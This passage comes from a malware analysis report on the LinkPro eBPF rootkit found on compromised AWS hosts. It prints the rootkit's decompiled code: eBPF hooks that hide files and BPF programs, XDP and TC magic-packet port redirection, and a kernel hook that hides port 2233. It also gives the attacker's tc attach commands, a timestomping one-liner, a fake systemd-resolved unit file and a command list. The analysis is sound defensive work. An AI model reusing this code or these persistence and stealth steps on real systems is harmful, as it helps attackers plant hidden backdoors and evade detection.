Points to the beginning of `.tmp~data.resolveld`	Points to the beginning of File B	Points to the end

The d_reclen values are given arbitrarily as an example.

After the eBPF Modification

The eBPF program detects `.tmp~data.resolveld`. It then modifies the length (`d_reclen`) of the preceding record (`File A`) by adding the length of `.tmp~data.resolveld` to it.

dirent structure after modification

`dirent` (File A)	`dirent` (.tmp~data.resolveld) - Skipped	`dirent` (File B)
`d_reclen` =24+32=56	`d_reclen` =32	`d_reclen` =24
`d_name` ="File A"	`d_name` =" `.tmp~data.resolveld` "	`d_name` ="File B"
Now points to the beginning of File B		Points to the end

The same technique is implemented in the `eBPFeXPLOIT` project[22], with the addition of the filenames and directories to be hidden.

handle_ebpf

Two functions are implemented: `HandleBpfEnter`, linked to the `syscall/sys_enter/bpf` *tracepoint*, and `HandleBpfExit`, linked to the *Kretprobe* of `sys_bpf`. The objective here is to hide the presence of the eBPF programs from tools like `bpftool` [23]. The observed code is substantially the same as the one implemented in the EBPFeXPLOIT project[24], apart from the addition of extra checks and two calls to `bpf_printk`, probably used for debugging.

```
 int handleBpfEnter(struct trace_event_raw_sys_enter *ctx) {
    // ...
        if ((!attr_ptr) &&
            (bpf_probe_read_user(&cmd_info.start_id, sizeof(__u32), (void *)attr_ptr) != 0))
        {
            bpf_printk("BPF cmd: %d, start_id: %u", cmd, cmd_info.start_id);
            bpf_map_update_elem(&hideEbpfMap, &pid_tgid, &cmd_info, BPF_ANY);
        }
    //...
}

int handleBpfExit(struct pt_regs *ctx) {
    // ...
                __u8 *is_main = bpf_map_lookup_elem(&main_ebpf_progs, &next_id);
                if (is_main && *is_main == 1) {
                    bpf_printk("HIDING NEXT_ID: %u", next_id);
                    bpf_override_return(ctx, -ENOENT);
                    return 0;
                }
    // ...
}
```


The outputs of `bpf_printk` are recorded in the special file `/sys/kernel/debug/tracing/trace_pipe`. Root access is required to read its content:

```
 root@malux# bpftool prog list

# ..output...

root@malux# cat  /sys/kernel/debug/tracing/trace_pipe
          bpftool-15162   [003] ...21 66902.319601: bpf_trace_printk: BPF cmd: 11, start_id: 0
          bpftool-15162   [003] ...21 66902.319778: bpf_trace_printk: BPF cmd: 11, start_id: 52
          bpftool-15162   [003] ...21 66902.319825: bpf_trace_printk: BPF cmd: 11, start_id: 160
          bpftool-15162   [003] ...21 66902.319867: bpf_trace_printk: BPF cmd: 11, start_id: 161
         # [..etc..]
          bpftool-15162   [003] ...21 66902.320442: bpf_trace_printk: BPF cmd: 11, start_id: 175
          bpftool-15162   [003] ...21 66902.320484: bpf_trace_printk: BPF cmd: 11, start_id: 176
          bpftool-15162   [003] ...21 66902.320528: bpf_trace_printk: BPF cmd: 11, start_id: 177
          bpftool-15162   [003] ...21 66902.320533: bpf_trace_printk: HIDING NEXT_ID: 654
```

The `handlerBpfEnter` tracepoint saves the BPF commands of type `BPF_PROG_GET_NEXT_ID`, `BPF_MAP_GET_NEXT_ID`, and `BPF_LINK_GET_NEXT_ID` in a map. After the execution of the `sys_bpf` system call, the `handlerBpfExit` *hook* is triggered.


- The structure of the associated command is retrieved, now containing the result of the system call, which is the ID of the next program, map, or link.
- If the value of `cmd_info.attr_pr.next_id` is equal to the ID of one of the objects present in the `main_ebpfs_progs` map, then the return value of `sys_bpf` is replaced by `-ENOENT` (*No such file or directory*).

The adjacent image shows a demonstration of the "Hide" module loading (`-ebpf 1` argument, default value), hiding the eBPF programs from the `bpftool` utility:



Hiding BPF programs

Note that the FDs of the eBPF maps and links are **not** included in the `main_ebpf_progs` map by **LinkPro**, which is a mistake: although the programs are correctly hidden, it is still possible to list their eBPF maps and links, as well as the PID associated with **LinkPro**.



Detection of eBPF links associated with LinkPro

Another important point is that the `bpf_override_return` helper function is only available if the Linux kernel was compiled with the `CONFIG_BPF_KPROBE_OVERRIDE` configuration option[25]. This is the case, for example, for relatively recent kernels of Amazon Linux[26], or Ubuntu 24.04. If the required kernel option is not enabled, the **BPF verifier** will reject the program and prevent the "Hide" module from loading. In case of failure, an alternative method is therefore used with the loading of the `libld.so` library, serving as a fallback solution to hide a portion of **LinkPro's** artifacts.

"Knock" eBPF Module


LinkPro "Knock" eBPF Module Sample

SHA256	`364c680f0cab651bb119aa1cd82fefda9384853b1e8f467bcad91c9bdef097d3`
File type	ELF 64-bit LSB relocatable, eBPF
File size	19249 bytes
Threat	Linux eBPF Rootkit

The "Knock" module contains two eBPF programs loaded by **LinkPro**.

The first is called `xdp_ingress` and is of the XDP (*eXpress Data Path*) type.


XDP provides a mechanism for processing network packets via eBPF programs. It is located very early in the processing chain, at the driver level and upstream of the classic Linux network stack[27]. An XDP eBPF program uses return codes (e.g., `XDP_PASS`, `XDP_DROP`, `XDP_REDIRECT`) to determine the action the Linux kernel should take on the network packet.



Network packet flow in the kernel with XDP

The second is called `tc_egress` and is of the TC (*Traffic Control*) type.

`tc` is a tool introduced by the `iproute2` package that allows for controlling incoming (*ingress*) and outgoing (*egress*) network traffic on an interface. It is possible to attach BPF programs to different TC control points, for example to filter certain packets before they are sent. TC is located between the driver and the network stack, i.e., downstream from XDP. XDP programs can only attach to incoming traffic, not outgoing, which justifies the use of TC in this context.



Egress (TX) Diagram with TC Hook

"Knock" Module Installation

Several steps are required to install the `xdp_ingress` and `tc_egress` programs.

1. Detection of the network interface used to communicate with the Internet (e.g., `eth0`).
2. Creation of a `fire` directory in the BPF FS. Path: `/sys/fs/bpf/fire`. The BPF FS is a pseudo virtual filesystem (residing only in memory) that allows for storing BPF programs and maps, as well as *pinned objects*[28] (allows keeping a reference to these objects via a pseudo-file in the BPF FS to ensure their persistence).
3. Loading of the *"Knock"* module into memory (`CollectionSpec` object).
4. Update of the `conf_map` BPF map with the value of the `reverse_port` attribute present in **LinkPro's** configuration: port `2233` in this context.
5. Installation of the `xdp_ingress` program:
    1. Any XDP program already linked to the network interface is detached: `ip link set dev eth0 xdp off`
    2. Attachment of the `xdp_ingress` program to the network interface via the creation of a BPF link[29]
6. Installation of the `tc_egress` program
    1. Pinning of the `tc_egress` program to `/sys/fs/bpf/fire/tc_egress`. This means it has already been loaded into memory by another process (LinkPro) and has been pinned in the BPF virtual filesystem (bpffs).
    2. Attachment of the `tc_egress` program to the network interface via the following `tc` commands:
        1. Preparation of the interface: `tc qdisc replace dev eth0 clsact`

1. Creates or replaces the queuing discipline (`qdisc`) on the `eth0` interface with `clsact` (classifier action), providing two attachment points, `ingress` (incoming packets) and `egress` (outgoing packets), for filters.
2. Cleaning up old filters on outgoing traffic: `tc filter del dev eth0 egress`
3. Attachment of the `tc_egress` program to the `egress` hook of the network interface: `tc filter add dev eth0 egress proto all prio 1 handle 1 bpf da pinned /sys/fs/bpf/fire/tc_egress`
    1. `proto all` : the filter applies to packets of all protocols
    2. `prio 1` : the filter executes with the highest priority
    3. `handle 1` : identifier for the created filter
    4. `bpf` : indicates that the filter is a BPF program
    5. `da` (or `direct-action`): means that the return value of the eBPF program (e.g., `TC_ACT_OK` to let it pass, `TC_ACT_SHOT` to drop) will directly determine the packet's fate
    6. `pinned /sys/fs/bpf/tc_egress` : tells TC where to find the eBPF program, pinned in the *bpffs* by **LinkPro**

xdp_ingress

The `xdp_ingress` eBPF program listens to incoming traffic on the attached network interface (reminder: identified by **LinkPro** as having Internet access). The program monitors for the receipt of a *magic packet*.

- This *magic packet* must have the following characteristics: a TCP protocol packet of type `SYN` , which has a window size value, `tcp_header->windows_size` , of `54321` .
- If such a packet is verified, the `xdp_ingress` program saves a key in a `knock_map` map with the value of the packet's source IP and an associated expiration date (one hour) as its value, indicating an `open` state.
- Additionally, the program saves the following key/value pair in the `rev_port` map: key: `rev_key = { in_port, sip, sport}` *(sip = source IP, sport = source port)*, value: `dport` *(destination port)*. `in_port` is equal to the value stored in `conf_map` , which is 2233.
- Finally, the `xdp_ingress` program returns the `XDP_DROP` code, instructing the Linux kernel to immediately drop the magic packet. The program has transitioned to the "open" state for this specific source IP address.

```
if (tcph->syn && tcph->window == bpf_htons(MAGIC_WIN)) {
   bpf_printk("[DBG-KNOCK] 检测到敲门包: sip=%x sport=%u dport=%u win=%u", sip_h, sport_h, dport_h, (data->tcph
   __u64 exp = bpf_ktime_get_ns() + WIN_NS; // current time + 1 hour
   bpf_map_update_elem(&knock_map, &sip_h, &exp, BPF_ANY);
   bpf_printk("[KNOCK-SET] key=%x exp=%llu", sip_h, exp);

   __u16 in_port = get_in_port()

   struct rev_key rk = {
       in_port,
       sip_h,
```

```
        sport_h
    }

    bpf_map_update_elem(&rev_port, &rk, &dport_h, BPF_ANY);

    bpf_printk("[KNOCK] %x:%u -> %u", sip_h, sport_h, dport_h);

    return XDP_DROP;
}
```

- *Open* state: The `xdp_ingress` program monitors for the receipt of TCP packets whose source IP address is the same as the one(s) already registered in `knock_map`, within a one-hour window after receiving the magic packet.
- In this case, if the destination port does not already correspond to the value of `in_port` (2233), then `xdp_ingress` modifies the incoming packet's TCP header to replace the destination port value with `in_port`. Additionally, to prevent the packet from being dropped by the kernel downstream, the TCP checksum, `tcp_header->check_sum`, is also recalculated and modified in the TCP header. Finally, `xdp_ingress` returns the `XDP_PASS` code to pass the packet along to the rest of the network stack.

```
 bpf_printk("[FOUND] 找到有效敲门记录: sip=%x dport=%u", sip_h, dport_h); // (Found valid knock records)
__u16 in_port = get_in_port()
if (dport_h == in_port) {
    bpf_printk("[SKIP] 已是内部端口: sip=%x dport=%u", sip_h, dport_h); // (Already an internal port)
}
else {
    __u16 old_n = tcph->dest;
    __u32 old32 = (__u32)old_n;
    __u16 new_n = bpf_htons(in_port);
    __u32 new32 = (__u32)new_n;
    __u32 diff  = bpf_csum_diff(&old32, 4, &new32, 4, ~(data->tcph).check); //TCP Checksum Diff
    (data->tcph).dest  = new_n;
    tcph->check = fold_csum(diff);

    bpf_printk("[XDP] REWRITE %x:%u %u→%u", sip_h, sport_h, dport_h, in_port);
}
```

Finally, if destination port 9999 is used, the program displays additional kernel debug messages:

- `[DBG-9999] 收到9999端口包: sip=%x sport=%u, fin=%d syn=%d rst=%d win=%u` *(Received a packet from port 9999)*
- `[MISS] 未找到敲门记录: sip=%x dport=%u` *(No knock record found)*

tc_egress


The `tc_egress` eBPF program listens to outgoing traffic on the attached network interface. The program monitors for the dispatch of a TCP packet whose source port is `in_port` (2233).

- If such a packet is received, the program checks for the presence in the `rev_port` map of the key `rev_key = { in_port, dip, dport}` *(dip = destination IP)*, previously saved by `xdp_ingress`.
- If found, the outgoing packet's TCP header is modified to restore the original destination port of the incoming packet, which had been replaced by `xdp_ingress`, at the source port level of the outgoing packet. The checksum is also recalculated. Finally, the packet continues its processing (`TC_ACT_OK` code is returned) in all cases.

```
if ((data->tcph).source == bpf_htons(get_in_port())){
   __u16 dport_n = tcph->dest;
   struct rev_key rk = {
       get_in_port(),
       bpf_ntohl((data->iph).daddr),
       bpf_ntohs(dport_n)
   }
   __u16 *knock = bpf_map_lookup_elem(&rev_port, &rk);
   if (!knock) {
       bpf_printk("[TC-MISS] 未找到端口映射: dip=%x dport=%u", bpf_ntohl((data->iph).daddr), bpf_ntohs(dport_n)
   }
   else {
       __u16 new_n = bpf_htons(*knock);
       __u16 old_n = (data->tcph).source;
       __u32 o32   = (__u32)old_n;
       __u32 n32   = (__u32)new_n;
       __u32 diff  = bpf_csum_diff(&o32, 4, &n32, 4, ~(data->tcph).check);
       (data->tcph).source = new_n;
       (data->tcph).check  = fold_csum(diff);
       bpf_printk("[TC] REWRITE_BACK %u→%u", get_in_port(), *knock);
   }
}
```

The objective for **LinkPro** is therefore to activate the command reception state conditional on receiving an initial "magic packet". Once the magic packet is received, the operator has a one-hour window (which can be reactivated later) to send commands to an arbitrary destination port. The `xdp_ingress` program's role is to modify the incoming TCP packet's header to replace the original destination port with LinkPro's listening port, which is 2233 in this context.

Finally, when **LinkPro** responds to the operator's command, the `tc_egress` program's role is to modify the outgoing packet to replace the source port (2233) with the original port. The purpose of this maneuver is to allow the operator to activate command reception for **LinkPro** by going through any port authorized by the front-end firewall. This also makes the correlation between the front-end firewall logs and the network activity of the compromised host more complex. For example: the operator sends their commands to port 443/https of a compromised web server, when in reality the packets are being forwarded to port 2233 internally on the server.



Persistence

To persist on the host, **LinkPro** "disguises" itself as the **systemd-resolved** service (the name resolution service).

1. Mounting the root partition `/` with read and write permissions by executing the command: `mount -o remount,rw /`.
2. Copying its own executable to `/usr/lib/.system/.tmp~data.resolveld`.
3. Adding a *systemd* unit file in `/etc/systemd/system/systemd-resolveld.service`:

```
 [Unit]
Description=Network Name Resolution Manager
Documentation=man:systemd-resolved.service(8)
After=network.target
[Service]
Type=simple
ExecStart=/usr/lib/.system/.tmp~data.resolveld
Restart=always
RestartSec=5
KillSignal=SIGTERM

ProtectSystem=full
PrivateTmp=true
NoNewPrivileges=true
```

4. Timestomping the modification and access dates of `/usr/lib/.system/.tmp~data.resolveld` and `/etc/systemd/system/systemd-resolveld.service` to that of the `/etc/passwd` file: `sh -c touch -d "$(stat /etc/passwd | grep Modify | awk '{print $2, $3}')" %s 2>/dev/null`

5. Enabling the `systemd-resolveld` service to start when the system boots: `systemctl enable systemd-resolveld`.

Self-Deletion

On interruption (*SIGHUP*, *SIGINT*, *SIGTERM* signals), **LinkPro** uninstalls its programs:

- *Knock* Module:
  - Deletion of the `tc_egress` eBPF link by executing the `tc` commands:
    - `tc filter del dev eth0 egress` *(eth0 being the interface with Internet access in this example)*
    - `tc qdisc del dev eth0 clsact`
  - Deletion of the `xdp_ingress` eBPF link
  - Deletion of the `/sys/fs/bpf/fire` directory
- *Hide* Module: Deletion of the eBPF links, maps, and programs (Tracepoints, Kretprobe)
- Deletion of `/etc/libld.so` and restoration of the initial content of the configuration file `/etc/ld.so.preload`

Commands

Once communication with the operator is well established, **LinkPro** provides the following commands:

Commands supported by LinkPro

Command	**Feature**
`terminal_create` ; `terminal_resize` ; `terminal_input` ; `terminal_close`	Executes `/bin/bash` in a pseudo-terminal (uses the `github.com/creack/pty` module30). The `terminal_input` subcommand allows for interaction with the created `bash` process.
`shell`	Directly executes an arbitrary shell command: `/bin/sh -c [cmd]`
`file_manage` *Subcommands:* `read_file` ; `list_files` ; `write_file` ; `create_file` ; `delete_file` ; `upload_file` ; `create_folder` ; `get_current_dir` ; `delete_files_batch`	Commands for listing, reading, writing, and deleting files or directories. The `upload_file` subcommand allows for downloading a file **from** a server **to** the infected host. The HTTP protocol is used for the download, performed from a URL of the type `http://[server_address]:[port]/api/client/file/download?path=[server_file_path]` to the local path specified in the command by `client_save_path`.

Command	Feature
`download_manage`	File download. The target file is split into 1MB chunks. Each chunk is base64-encoded and then sent to the operator.
`reverse_connect` ; `close_reverse_connect`	Sets up a relay to serve as a SOCKS5 proxy tunnel. Uses the resocks module31. The proxy server's IP address, port, and connection key are specified in the command.
`reverse_http_listener` *Subcommands:* `start` ; `stop` ; `status`	Sets up an HTTP service, the same one established by the `reverse` mode. The port and the encryption key (XOR) are indicated in the command.
`set_sleep_config`	Updates the `sleep_time` and `jitter_time` parameters.

arp_diag.ko Kernel Module

LinkPro Kernel Module Sample

SHA256	`9fc55dd37ec38990bb27ea2bc18dff0bb2d16ad7aa562ab35a6b63453c397075`
File type	ELF 64-bit LSB kernel object, x86-64
File size	586728 bytes
Threat	Linux LKM Rootkit

The `arp_diag.ko` kernel module embedded in the LinkPro program is **never loaded**. The loading of this module on the compromised hosts was also not observed. It has the following version information:

```
 version=1.21
description=UNIX socket monitoring via ARP_DIAG
author=Linux
license=GPL
srcversion=AB501E218EDD1F4EA00642E
depends=
retpoline=Y
name=arp_diag
vermagic=6.8.0-1021-aws SMP mod_unload modversions
```

This module registers four **Kernel probes** to attach to the kernel functions `tcp4_seq_show`, `udp4_seq_show`, `tcp6_seq_show`, and `udp6_seq_show`. These system calls provide the information specified

in `/proc/net/tcp`, `/proc/net/tcp6`, `/proc/net/udp`, and `/proc/net/udp6`. The functions implemented by `arp_diag` aim to hide the records containing port 2233.

```
__int64 __fastcall hook_tcp4_seq_show(seq_file *seq, sock_common *v)
{
  _fentry__(seq, v);
  if ( (unsigned __int64)v > 1 && (v->skc_num == 2233 || v->skc_dport == 0xB908) )// 0xB908 == htons(2233)
                                                  // skc_num = source port
    return 0;
  else
    return ((__int64 (*)(void))orig_tcp4_seq_show)();
}
```

Implementation of hook_tcp4_seq_show

Conclusion

The analysis of the **LinkPro** rootkit, discovered by the Synacktiv CSIRT on a compromised AWS infrastructure, confirms and deepens the trend of threats exploiting eBPF technology. Following in the footsteps of malware like BPFDoor or Symbiote, LinkPro represents a new step in the sophistication of these backdoors by combining several stealth techniques at multiple levels.

For its concealment at the kernel level, the rootkit uses eBPF programs of the `tracepoint` and `kretprobe` types to intercept the `getdents` (file hiding) and `sys_bpf` (hiding its own BPF programs) system calls. Notably, this technique requires a specific kernel configuration (`CONFIG_BPF_KPROBE_OVERRIDE`). If the latter is not present, LinkPro falls back on an alternative method by loading a malicious library via the `/etc/ld.so.preload` file to ensure the concealment of its activities in user space.

LinkPro also stands out for its operational flexibility, capable of acting either in a passive listening mode or by directly contacting a command and control (C2) server.

- In **listening mode** (`reverse`), it deploys an advanced network processing chain based on **XDP** (`ingress`) and **TC** (`egress`) programs, whose implementation is visibly inspired by the open-source project eBPFeXPLOIT. This mechanism allows it to redirect a "magic packet" to its internal listening port and to hide the communication.
- In **direct connection mode** (`forward`) to the C2, this redirection is not necessary and is therefore not used.

Once communication is established, LinkPro provides the operator with advanced functionalities, notably the ability to serve as a **pivot point** for lateral movement.

